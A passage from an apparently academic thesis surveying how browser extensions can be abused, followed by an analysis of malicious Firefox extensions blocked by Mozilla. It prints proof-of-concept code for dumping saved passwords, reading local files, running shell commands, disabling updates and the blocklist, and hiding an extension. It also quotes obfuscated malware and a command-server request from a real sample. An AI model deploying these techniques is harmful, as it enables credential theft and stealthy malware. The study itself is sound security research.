In addition to the `document.cookie` property, most browsers provide additional APIs to interact with the cookie store. In Firefox, the `nsICookieManager2` XPCOM interface provides methods to read, modify and delete cookies [59]. This interface is only available from privileged background code and requires the `chrome` module, which grants the extension permission to access all privileged XPCOM interfaces. In Chrome and Opera the cookie store can be accessed using the `chrome.cookies` API, which is available to extensions that declare the `cookies` permission [20]. Safari does not provide any APIs to interact with cookies. Thus, Safari extensions can only read and modify cookies in injected scripts using `document.cookie`, and only if the `HTTPOnly` cookie flag is not set.

These techniques are not only effective with traditional authentication mechanisms using usernames and passwords, but could also be used in some scenarios to steal one-time passwords generated by external devices or sent via separate channels that are usually manually entered by the user. Single-use tokens are frequently used as additional security measure to protect user accounts even if the username and password are known to the attacker. However, using extension-based malware these tokens can be easily intercepted and sent to the attacker.

Firefox. An additional source of user credentials is the password manager included in Firefox, which can be accessed from an extension to extract all stored login credentials. As shown in Listing 3.6, Add-on SDK extensions need to load the `sdk/passwords` module, which provides several functions to interact with the password manager [61]. This functionality is only provided by Firefox, none of the remaining browsers provide APIs to interact with their password stores from extension code.

3.6 File System Access

The ability to access the local file system vastly increases the possibilities for an extension to perform malicious activities on the system. For example, an extension could read sensitive files on the victim's system or act as malware dropper and install additional components.

Firefox. Of all evaluated browsers, Firefox is the only browser that provides extensions with APIs to interact with the file system outside of the browser's extension sandbox. The `chrome`

```
function show_all_passwords() {
  require("sdk/passwords").search({
    onComplete: function onComplete(credentials) {
      credentials.forEach(function(credential) {
        console.log(credential.url + ":" + credential.username + ":" +
            credential.password);
      });
    }
  });
}
```

Listing 3.6: Listing all credentials stored in Firefox's password manager.

```
const {Cu} = require("chrome");
const {TextDecoder, OS} = Cu.import("resource://gre/modules/osfile.jsm",
                                    {});

let decoder = new TextDecoder();
let file    = OS.File.read("/home/user/secret.txt");
let content = decoder.decode(file);
```

Listing 3.7: Synchronous file reading using `OS.File`.

module exposes the `Components` XPCOM interface, which can be used by extensions to import the `OS.File` or the `FileUtils` modules [56]. Using these interfaces, extension code has full access to the local file system with the user's permissions. The ability to access the local file system can be used to build extension-based applications, such as the tool SQLite Manager for Firefox[1]. The tool allows to query and modify SQLite database files and can be used as cross-platform alternative other tools for handling SQLite databases, which are often only available for a single platform. Even though file system access is a crucial feature for browser-based applications, it vastly weakens the security for traditional browser extensions which do not need access to the local system. This functionality could be used by malicious extensions to read private documents, and steal locally stored user credentials or credit card information, as demonstrated in Listing 3.7.

In addition, extensions are able to create files and directories in arbitrary file system locations that are writable by the user. A malicious Firefox extension could therefore be used to download an additional binary component, install it on the system's storage, and create an auto start entry to automatically execute the malware on system start.

[1] `https://addons.mozilla.org/en-us/firefox/addon/sqlite-manager/`

Ter Louw *et al.* [85] presented *BrowserSpy*, a Firefox extension which is able to infect other extensions installed in Firefox. The extension uses the ability to interact with files outside of the extension's installation path to modify the JavaScript code of different extensions and add malicious scripts. Since Firefox extensions are not signed with the developer's certificate, modifications of installed extensions are not detected and the malicious code can be spread to multiple extensions to persist the malware in the browser.

Other browsers. In the remaining browsers, file system access for extensions is limited to the extension's installation directory and can only be used to load additional resources bundled with the extension.

3.7 External Processes

By executing external applications, extensions would be able to bypass sandbox restrictions and interact with operating system resources that are not accessible from within the browser's JavaScript runtime. As a result, most modern browsers include multiple safeguards to prevent the execution of code outside of the extension sandbox.

Firefox. An exception to this is Mozilla Firefox, which is the only browser that supports the execution of external programs by extensions using the `nsIProcess` XPCOM interface. Once again, the inclusion of the `chrome` module is required to access this interface in Add-on SKD extensions. Using the `nsIProcess` interface and a file handle of the target executable, Firefox extensions are able to execute external programs. This allows extensions to launch bundled executables, for example to perform computationally expensive tasks using a binary executable. However, since the ability to execute applications is not restricted to the extension's bundle, extensions are able to execute arbitrary commands on the system. This feature is less useful in modern versions of Firefox, where JavaScript performance has greatly caught up to native speeds. As a result, only the `nsIProcess` XPCOM interface can be used to launch external executables, whereas the Add-on SDK provides no such functionality in its core libraries. Even though XPCOM interfaces can be still accessed using the `chrome` module, it is planned for future versions of Firefox to restrict extensions to the APIs provided by the Add-on SDK.

While the ability to execute arbitrary binaries might be useful for extension developers, it can be misused to remove or bypass restrictions imposed on browser extensions. In combination with the ability to access the local file system, malware developers are able to create Firefox extensions that execute malicious binaries bundled with the extension or downloaded and installed on the system. The example implementation shown in Listing 3.8 is based on the Metaploit module `firefox/exec` [33], which supports the execution of arbitrary commands from a Firefox extension.

The same mechanism is used by the Metasploit payloads `firefox/shell_reverse_tcp` and `firefox/shell_bind_tcp`, which demonstrate that Firefox extension can be used to set up a remote shell connection to an infected system. The extensions receive commands over a raw TCP socket connection, execute them in a command-line interpreter on the system, and send the output back to the attacker. Since the payload is executed inside of the browser, no additional binaries need to be dropped on the victim's system. As a result, the Metasploit shell payloads are

very difficult to detect and can be used on multiple operating systems [33]. The current implementation of the Metasploit module supports the use of `cmd.exe` on Windows and `/bin/sh` on *nix systems. Thus, the generated extensions should be usable on all operating system platforms supported by Firefox. If necessary, support for additional command line interpreters could be added if a system does not provide one of the included shells.

```
var cmd = ...
var isWindows = ...

const {Cc, Ci} = require("chrome");
var process = Cc["@mozilla.org/process/util;1"].createInstance(Ci.
    nsIProcess);
var sh   = Cc["@mozilla.org/file/local;1"].createInstance(Ci.nsILocalFile);

var args;
if (isWindows) {
  sh.initWithPath("C:\\\\Windows\\\\System32\\\\cmd.exe");
  args = ["/c", cmd];
} else {
  sh.initWithPath("/bin/sh");
  args = ["-c", cmd];
}
process.init(sh);
process.run(true, args, args.length);
```

Listing 3.8: Executing external processes in Firefox extensions.

Other browser. None of the other browsers allows extensions to execute external applications, as this would be a violation of the security rules implemented by the browsers' sandboxes.

3.8 Browser Preferences

The ability to change the browser's preferences or settings of other extensions could be misused by malware developers to disable security mechanisms, re-route traffic, and manipulate the behavior of extensions.

Firefox. In Firefox, extensions have full access to the browser's preferences system, which is exposed to users in the `about:config` page. Using the `preferences/service` module or the `nsIPrefBranch` XPCOM interface Firefox extensions are able to access and modify the browser's preferences [63]. As a result, extensions are able to modify security critical browser settings, for example to disable the automatic update mechanism and the extension blocklist download as displayed in Listing 3.9. As shown in Figure 3.2, running the code disables the mentioned settings. Furthermore, the browser's default search engine as well as settings of other

extensions can be freely modified from extension code.

```
var prefs = require("sdk/preferences/service");

prefs.set("extensions.blocklist.enabled", false);
prefs.set("app.update.enabled", false);
```

Listing 3.9: Disabling browser update and extension blocklist.



Figure 3.2: Disabled blocklist and application update.

Other browser. None of the remaining browsers allows the direct modification of crucial browser settings or preferences of other extensions. In very few cases, browsers expose specific settings via their extension APIs, for example to change the browser's proxy settings as shown in Section 3.9.

3.9 Proxy Settings

Malicious extensions could change the browsers' proxy settings to send all traffic through a proxy server under the attacker's control. This would allow an attacker to eavesdrop unencrypted traffic or to re-route request to different servers.

Firefox. The proxy settings in Firefox are part of the browser's preferences mechanisms and can thus be changed in the same manner as described in Section 3.8. To configure a new HTTP

proxy, the preferences `network.proxy.http` and `network.proxy.http_port` need to be set.

Chrome & Opera. Chromium-based browsers provide the `chrome.proxy` API, which could be leveraged by a malicious extension to send all web data through a proxy server controlled by the attacker [21]. However, to use this API the extension needs to request the `proxy` permission, potentially making the user aware of the extension's ability to modify the browser's proxy settings.

Safari. Since Safari uses the proxy settings defined by the operating system, the browser does not provide any APIs to change its proxy settings.

3.10 Hiding Installed Extensions

In order to avoid detection, malicious extensions could try to hide their presence by removing their entry from the browser's list of installed extensions.

Firefox. Firefox displays the list of installed extension in a subsection of the add-ons page, which is accessible from the settings menu or by opening the `about:addons` page from the location bar. Since Firefox allows extensions and themes to access and modify the internal XUL documents that are used to create the browser's interface, malware developers are able to hide installed extensions. In the case of the extension list, the underlying XUL document can be accessed using the URL `chrome://mozapps/content/extensions/extensions.xul`. To hide an entry in the list of installed extensions, a malware extension could use JavaScript code to detect and delete the targeted node during the rendering of the browser's add-on page. A short proof of concept code using the `MutationObserver` object is displayed in Listing 3.10.

```
// Use MutationObserver to listen for events during the creation of the
// addon list and remove the target extension's entry.
hideObserver: function(window, document) {
  var observer = new window.MutationObserver(function(mutations) {
    mutations.forEach(function(mutation) {
      for(var i in mutation.addedNodes) {
        var addon = mutation.addedNodes[i]

        if(addon.nodeType === 1 && addon.getAttribute("name") ===
            "StealthExtension") {
          // hide target addon
          mutation.target.removeChild(addon);
        }
      }
    });
  });

  // Observe addon-list and updates-list for changes in their child nodes.
```

```
  observer.observe(document.getElementById('addon-list'),
      {childList: true});
  observer.observe(document.getElementById('updates-list'),
      {childList: true});
}
```

Listing 3.10: Hiding StealthExtension using JavaScript.

The same code was used to modify the installed extension Adblock Plus. As displayed in Figure 3.3, the browser's extension list does not show any installed extensions while Adblock Plus is still running in the browser, as can be seen by the extension's toolbar icon.



Figure 3.3: Adblock Plus hidden in the extension list.

The similar result could be achieved by applying an additional stylesheet file or CSS rule using the `stylesheet/style` API module [67]. The CSS rule displayed in Listing 3.11 matches the target node using the extension's name. The `display` property `none!important` hides the extension and ensures that this rule takes priority over any other CSS directives.

Chrome & Opera. Chrome and Opera use an internal HTML page to display the installed extensions. However, in contrast to Firefox, both browsers disallow extensions from modifying any of the browsers' internal pages. Nevertheless, a malicious extension can prevent a user from accessing the extension page displayed at `chrome://extensions` by removing all tabs that display the page or by replacing the URL. This could be misused by a malicious extension by replacing the extension page with a similar page.

```
@-moz-document  url("about:addons"),
                url("chrome://mozapps/content/extensions/extensions.xul")
{
  .addon[name="StealthExtension"]
  {
    display:none!important;
  }
}
```

Listing 3.11: Using CSS to hide StealthExtension.

Safari. In Safari, the installed browser extensions are displayed in a native user interface window. Therefore, extensions can neither access nor modify the list of installed extensions.

3.11 Evaluation of JavaScript Code

Malicious extensions can make use of the JavaScript function `eval()` and related constructs, such as `setTimeout()`, `setInterval()`, and `new Function()`, to evaluate JavaScript source code strings. This allows an extension to execute arbitrary JavaScript code that is included in the extension's source code in obfuscated or encoded form, hidden in other resources bundled with the extension, or loaded from a remote server.

Chrome & Opera. In Chrome and Opera, `unsafe-eval` needs to be added to the extension's content security policy directive in `manifest.json` to allow the evaluation of JavaScript code strings by the extension [23]. This technique is also used by the CoinThief malware analyzed in Chapter 4.2.3, which loads most of it's functionality as encrypted JavaScript code string from a remote server and evaluates it.

Firefox & Safari. Firefox and Safari do not employ any mechanisms to restrict the use of `eval()` or similar functions in extensions. In Firefox, the use of `eval()` to execute remote code is cause for an immediate rejection during the code review process.

3.12 Malicious Updates

All of the analyzed browsers provide an automated extension update mechanism. Extensions can provide an update URL in their manifest, which leads to a metadata file containing information about the latest version. Usually, this URL points to the extension portal of the browser vendor. However, extension developers can also provide their own update URL and host the required files themselves.

Malware developers can misuse this mechanism to automatically roll out an update containing malicious code to all users. In a first step, miscreants could develop and spread a benign extension, or buy an already existing extension to gain direct access to the extension's user base.

Afterwards, malicious code could be added to a new version, which is then automatically installed by the users' browsers. This approach has already been observed for several extensions, as detailed in the Chrome section below.

Firefox. All Firefox extensions available in the Mozilla extension gallery, and updates to these extensions, are manually reviewed (see Section 2.2.2.4 for details). Additionally, extensions that are distributed via the official extension gallery cannot set external update URLs. Thus, malicious updates should be detected during the review process and the offending extension blocked and removed.

However, extensions that were installed from third party sources can set arbitrary update URLs and are not protected from malicious code in later updates.

Chrome. Chrome extensions and updates are scanned by an automated mechanism before they are accepted to the Chrome Web Store. However, this mechanism is less reliable than the manual review process found in other browsers and malicious extensions have been accepted to the extension store on several occasions. For example, the extensions Add To Feedly and Tweet This Page were bought from their original developers by unscrupulous parties. The new owners wanted to make use of the good reputation of both extensions. In later updates, the extensions started to inject advertisements in every visited page and collect information about the browsing behavior of the users [47].

Chrome extensions not distributed via the Chrome Web Store are able to use an external update URL, and are therefore not reviewed. However, with the restriction to only allow the installation of extensions from the Web Store for the Windows version of the browser, the ability to use external update URLs only remains for the OS X and Linux versions.

Safari. As has been described in Section 2.4.2.3, Safari extensions are not hosted by Apple, but by the developers themselves. However, extensions that want to be featured on the official extension gallery have to undergo a manual review process. Since far fewer extensions use the official gallery for Safari, as is the case with Firefox, Chrome, or Opera, it is more common for users to directly install extensions from external sources. Not only does the installation from unchecked sources cause a higher risk of installing malicious extensions, the developers can also include unwanted functionality in previously benign extensions as part of an update at any time.

Opera. Similar to Firefox, Opera manually reviews all extensions that are hosted on the official extension gallery. However, Opera users are also able to install Chrome extensions, which are only analyzed by an automated system and thus pose a higher risk of containing unwanted functionality. In addition, Opera's extension policies are more restrictive than the policies for the Chrome Web Store.

As with the other browsers described above, Opera users have no control over updates for extensions that were installed from external sources.

3.13 Malware Extensions on Mobile Devices

All of the browsers analyzed in this thesis are also available on various mobile platforms. However, as has already been mentioned in Chapter 2, Firefox for Android is the only mobile browser

with support for extensions. As a result, many of the threats described in the previous sections of this chapter also apply on mobile devices.

Firefox. In contrast to the desktop version, Firefox for Android version only supports Add-on SDK extensions. The mobile version supports the majority of the modules provided by the Add-on SKD, however, some of them are not available due to limitations of the mobile browser or differences in the mobile interface. Aside of the unsupported modules, extensions for the desktop and mobile browser do not differ. By adding the UUID of Firefox for Android to the manifest, extensions based on the Add-on SDK can be made compatible with the mobile browser without additional changes to the extension's code or the installation bundle [53].

Nearly all of the extension-based threats described in the sections above can also be applied to extensions for the Android version of Firefox. However, some of the presented threats do not work on Android due to differences between the desktop and mobile versions, as well as additional safeguards of the Android platform. For example, it is not possible to hide installed extensions in Firefox for Android, since the mobile browser is using native Android interface elements instead of XUL pages. As a result, the list of installed extensions cannot be manipulated by JavaScript code.

In addition, mobile extensions for Firefox are not able to access arbitrary files or execute external processes. Even though extensions for Firefox for Android are able to request access to the `chrome` module, and thus interact with the browser's internal interfaces, file system access and interaction with external processes are limited by the security mechanisms employed by Android.

Furthermore, the danger of silently installed malware extensions is nearly nonexistent, since applications with default permissions are not able to install the extension into the browser's directory and modify the required files. An attacker would need to be able to gain root permission on the device in order to perform this attack.

Other browsers. None of the remaining browsers supports JavaScript-based extensions in mobile versions.

CHAPTER 4

Malware Extension Analysis

After we identified different threat models to misuse browser extensions for malicious purposes, the following chapter focuses on existing extension-based malware. In this chapter we analyze malware extensions found in the wild, in order to gain a deeper understanding of the malicious functionality included by their developers.

4.1 Firefox Malware Survey

To evaluate the current state of extension-based malware, we conducted an exhaustive analysis of malicious Firefox extensions. We chose the Firefox browser for this analysis due to the public availability of a list of malicious extensions. Mozilla lists each blocked extension on the blocklist page of the Addon Gallery[1]. In most cases, detailed information about the blocked extensions and plugins, often including a sample of the blocked item, is added to the corresponding block request on Mozilla's bugtracker *Bugzilla*[2]. None of the remaining browsers provided similarly detailed information about malicious extensions, thus limiting the ability to obtain a sufficient number of samples. Additionally, the ability of Firefox extensions to interact with the browser's internal, privileged APIs and the possibility to directly access the operating system makes malicious Firefox extensions an especially interesting research target.

The raw blocklist was obtained by extracting the file `blocklist.xml` from a freshly created Firefox user profile. As of May 31, 2014, the blocklist contained 367 items, 268 of which targeted extensions. The remaining entires are aimed at malicious plugins or device drivers which are known to negatively impact the browser, for example by causing stability or performance issues. The distribution of the different blocklist elements is shown in Table 4.1a. Since blocklist entries can contain multiple extension IDs or regular expression patterns that match several extensions, the actual number of affected extensions is higher than the listed number of blocklist entries.

[1] `https://addons.mozilla.org/en-US/firefox/blocked/`
[2] `https://bugzilla.mozilla.org`

In addition to the ID of the blocked element, or other unique identification criteria, each blocklist entry contains information about the severity of the blocked items (value of zero to three). However, only two values are actively used (see Table 4.1b). A severity value of '1' is used for extensions that contain security vulnerabilities, violate add-on guidelines, or negatively influence the stability or performance of the browser, but are otherwise non-malicious. Malicious extensions are given a severity rating of '3'. This value is also assumed by the browser if no rating is provided in the blocklist. Extensions with a severity value of two or higher are completely blocked by the browser and cannot be re-enabled by the user.

Blockentry Type	Count
Extensions	268
Plugins	78
Drivers/Libraries	21
Total	376

(a) Blocklist items by category.

Severity Value	Count
0	0
1	124
2	0
3 (default)	144
Total	268

(b) Blocked extensions by severity.

Table 4.1: Mozilla blocklist statistics.

The sample set used for this analysis consisted of malicious extensions that were added to the blocklist between January 1, 2013 and May 31, 2014. In total, 166 blocklist entries targeting extensions were added in this time frame, 68 of which are treated as malicious by Firefox (i.e. no severity value or a value of '3' is provided). The frequency of newly added blocklist entires for malicious extensions in the analyzed time frame is displayed in Figure 4.1. The graph shows a steady increase of blocked extensions prior to the start of this thesis. However, since then the number of detected malicious extensions that were added to the blocklist has sharply decreased, for reasons that could not be determined.

Twelve malware extensions were contained in the blocklist multiple times. Multiple entries for similar malware extensions occur, if a malicious extension is installed using different extension IDs that are not all known at the time of the first block request. In this case, new block entries are added to the blocklist for subsequently detected IDs used by the same malware. Multiple extension block entries for the same extension were only counted and analyzed once in this thesis.

In total, 38 unique and complete malware extensions from the given time frame could be obtained for a detailed source code analysis. The main source of malware extension samples was Mozilla's bugtracker *Bugzilla*. Additional samples were collected using the online malware analysis service *Virustotal*[3] and the JavaScript unpacker *jsunpack*[4]. The latter was also used on several occasions to obtain cached copies of JavaScript files that were loaded by malware extensions from external sources.

[3] `https://www.virustotal.com`

[4] `http://jsunpack.jeek.org`



Figure 4.1: Number of added blocklist entries per month.

The main part of the analysis consisted of manual source code reviews of the malicious extensions. Since many of the analyzed extensions were no longer fully operational or targeted different versions of the Firefox browser, an automated analysis of all collected extensions was deemed infeasible. On several occasions, the extensions tried to load additional external resources which were no longer available, others were rendered non-functional due to changes in the targeted web sites.

The following sections provide a summary of frequently detected functionality and implementation details of malware extensions for Firefox.

4.1.1 Extension Format

The overwhelming majority of evaluated malware extensions used the older, XUL-based extension format (35 extensions). Out of these extensions, only seven were created without the use of additional extension frameworks or tools. A total number of 27 extensions were created using the *Greasemonkey Script Compiler*[5] or similar tools based on it. The popular Firefox extension *Greasemonkey*[6] was originally designed to support the customization of web pages by embedding user-defined JavaScript code. Creating standalone extensions using Greasemonkey scripts reduces the development effort and knowledge required to create extensions, since the user scripts can be developed based on the Greasemonkey APIs and tested in the browser using the Greasemonkey extension. Finished user scripts can later be automatically transformed into fully operational Firefox extensions. This approach was very popular for extension developers prior to the release of the Mozilla Add-on SDK, since Greasemonkey already provided a stable JavaScript API similar to current extension APIs, when the only other option in Firefox was to directly use the low-level XPCOM interfaces. One of the XUL-based extension was created using the *Crossrider* extension framework.

[5] `https://arantius.com/misc/greasemonkey/script-compiler.php`
[6] `https://addons.mozilla.org/en-US/firefox/addon/greasemonkey/`

Only three of the analyzed extensions used the restartless extension format. Two of these extensions were built using Mozilla's Add-on SDK, whereas the last one interacts directly with the JavaScript XPCOM interfaces exposed by the browser.

4.1.2 Source Code Obfuscation

Since the JavaScript source code of browser extensions can be easily obtained by unpacking the extension bundle, developers of malware extensions often use obfuscation tools to exacerbate the analysis of the extension. In total, 19 of the analyzed extensions either directly contained obfuscated JavaScript code or included obfuscated code from external sources.

The used obfuscation techniques ranged from simple variable renaming and string encoding techniques to complex obfuscation schemes using dynamic code generation and multiple anti-analysis techniques. By using the JavaScript function `eval()` and similar methods to evaluate JavaScript code, malware developers are able to hide malicious functionality behind several obfuscation layers, which renders static source code analysis impossible. An obfuscated code example, which makes use of the `eval()` function to execute a source code string concatenated from several obfuscated parts, is shown in Listing 4.1.

```
eval((function(K1v){for(var T1v="",J1v=0,v1v=function(K1v,P1v){for(var N1v
    =0,x1v=0;x1v<P1v;x1v++){N1v*=96;var a1v=K1v.charCodeAt(x1v);if(a1v>=32&&
    a1v<=127){N1v+=a1v-32;}}return N1v;};J1v<K1v.length;){if(K1v.charAt(J1v)
    !="`")T1v+=K1v.charAt(J1v++);else{if(K1v.charAt(J1v+1)!="`"){var F1v=v1v
    (K1v.charAt(J1v+3),1)+5;T1v+=T1v.substr(T1v.length-v1v(K1v.substr(J1v
    +1,2),2)-F1v,F1v);J1v+=4;}else{T1v+="`";J1v+=2;}}}return T1v;})("var
    s2f1v=window;for(var V1v in` 6!){if(V1v.length==(8<=(0,0x106)?(10.09E2
    ,6):0x1F5>=(51.40E1,0x249)?(113,0x16` > 64>(85,124)?200:(0xD5,1.069E3))
    [...]beginIt()"));
```

Listing 4.1: Obfuscated code from "Video Plugin Facebook (i550)" (shortened).

In many cases, an off the shelf obfuscation tool was used by the developers, which allowed the use of preexisting deobfuscation tools, such as *JSDetox*[7] or Dean Edward's *unpacker*[8], to simplify the analysis. However, in cases with multiple obfuscation layers or custom obfuscation techniques, the original logic had to be manually reconstructed with the help of custom deobfuscation tools or by dynamically analyzing the scripts in a JavaScript interpreter or debugger.

4.1.3 Injection of External Content

Twenty-two extensions injected content from external sources into web pages. The injected content ranged from simple HTML elements to display advertisements or track the victim's browsing behavior, to complex JavaScript code which modified the original JavaScript implementation of the targeted page. In several cases the external content was no longer available

[7] `http://www.relentless-coding.com/projects/jsdetox/`
[8] `http://dean.edwards.name/unpacker/`

at the time of writing, thus, the functionality contained in the retrieved content could not be analyzed.

The most frequently detected use case of external content was the injection of images or external code for tracking purposes. In its simplest form, this can be achieved by a hidden element or single-pixel image fetched from a remote server.

An option to directly generate revenue from installed browser extension is the injection of advertisements in web pages visited by the user. Several extensions display advertisements in such aggressive manner that it should be immediately clear to the user that the displayed web page has been tampered with. A stealthier approach employed by one extension is to replace existing advertisements with predefined dimensions with different advertisements of the same size. As a result, the user is usually not aware of the modification. In addition to the injection of advertisements, extensions are able to issue fake clicks on the injected ads in order to increase the payout for the beneficiary.

By injecting content retrieved from external sources instead of embedding the malicious payload in the extension, malware developers are able to instantly update and modify the executed code without relying on the browser's extension update mechanism. This might be necessary if the targeted site changes or if additional functionality is added to the code. However, the dependence on external content is a major weakness of the reliability of the extension. In all of the analyzed extensions the URLs used to retrieve remote content were hard-coded into the extension. None of the tested extensions included a fall-back mechanism or advanced URL lookup methods to make the retrieval of remote content more resilient. As a result, if the remote host is temporarily unavailable or gets taken down, the extensions are rendered nonfunctional.

4.1.4 Hijacking User Sessions

The most frequently included functionality in the tested Firefox extensions is the ability to interact with web pages using the victim's account. Twenty-seven malware extensions included such functionality. Most of these extensions are able to misuse the victim's session to post content, join groups, or follow accounts on various social networking sites. The most frequently targeted web pages were Facebook, Twitter, Google+, and VK.com (originally called VKontakte, a Russian social networking site).

As we demonstrated in Section 3.5, browser extensions provide multiple ways to steal login credentials. However, the theft of user credentials is not even necessary to hijack user sessions from extension code. All of the analyzed extensions in this category rely on the fact that the extension's code is executed in the scope of the targeted web pages. As a result, the browser automatically adds the cookie data to each HTTP request, thus adding the user's current session identifier. A malicious extension simply needs to mimic a valid request to interact with the web page with the permission and identity of the victim.

As an example for a malware extension that misuses the victim's session identifier, we analyzed the extension *Facebook Service Pack*[9] in more detail. The malware was reported to Mozilla on March 17, 2014 and added to the blocklist five days later.

[9]Blocklist ID i576 - `https://bugzilla.mozilla.org/show_bug.cgi?id=997986`

Analysis of the extension bundle shows that the extension is based on the XUL extension format. The contents of the extension's manifest are shown in Listing 4.2. Besides several obviously fake entries in the extension's ID, author, developer, and homepage fields, the manifest reveals the extension's external update link and compatible Firefox versions. Even though it is very unlikely that the extension will still be compatible with Firefox version 60, the `maxVersion` field was deliberately set to this needlessly high value to ensure that the extension is not disabled due to a browser update. The existence of the file `script-compiler.js` and several source code comments indicate that the extension was created using the Greasemonkey script compiler.

```
<?xml version="1.0" encoding="UTF-8"?>
<RDF xmlns="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
  xmlns:em="http://www.mozilla.org/2004/em-rdf#">
  <Description about="urn:mozilla:install-manifest">
    <em:id>newmoz@facebook.com</em:id>
    <em:name>Facebook Service Pack</em:name>
    <em:version>4.0</em:version>
    <em:type>2</em:type>
    <em:creator>Sergi Thomas</em:creator>
    <em:developer>Hommer Thomas</em:developer>
    <em:description>Facebook Service Pack</em:description>
    <em:homepageURL>http://www.mozilla.org/</em:homepageURL>
    <em:iconURL>chrome://youtube/content/skin/icon.png</em:iconURL>
    <em:updateURL>http://le-super.info/updates/pt_PT/newupdate-br.rdf</
        em:updateURL>
[...]
    <em:targetApplication>
      <Description>
        <!-- Firefox -->
        <em:id>{ec8030f7-c20a-464f-9b0e-13a3a9e97384}</em:id>
        <em:minVersion>3.5</em:minVersion>
        <em:maxVersion>60.*</em:maxVersion>
      </Description>
    </em:targetApplication>
  </Description>
</RDF>
```

Listing 4.2: Manifest of *Facebook Service Pack*.

The malicious code is contained in the file `run.js` in the extension's `content` directory. Once executed, the extension injects a tracking image into each opened web page. If the visited site belongs to Facebook, Twitter, or Google+, the extension executes additional code tailored to the specific site. Various comments in the source code indicate that the malware developer speaks Portuguese and mainly targets users in Brazil.

If one of the three targeted sites is opened, the extension retrieves its commands from a

remote server using the JavaScript `XMLHttpRequest` object (see shortened code in Listing 4.3). The response text is JSON formatted and parsed to set various variables which are later used to determine the actions to be performed by the extension. This remote server was no longer operational at the time of this analysis, however, the included source code and comments were sufficient to exactly determine the operations supported by the malicious extension.

```
    var httpwp = new XMLHttpRequest();
    httpwp.open('GET', 'http://lesmecz.info/sqlvarbr.php', false);
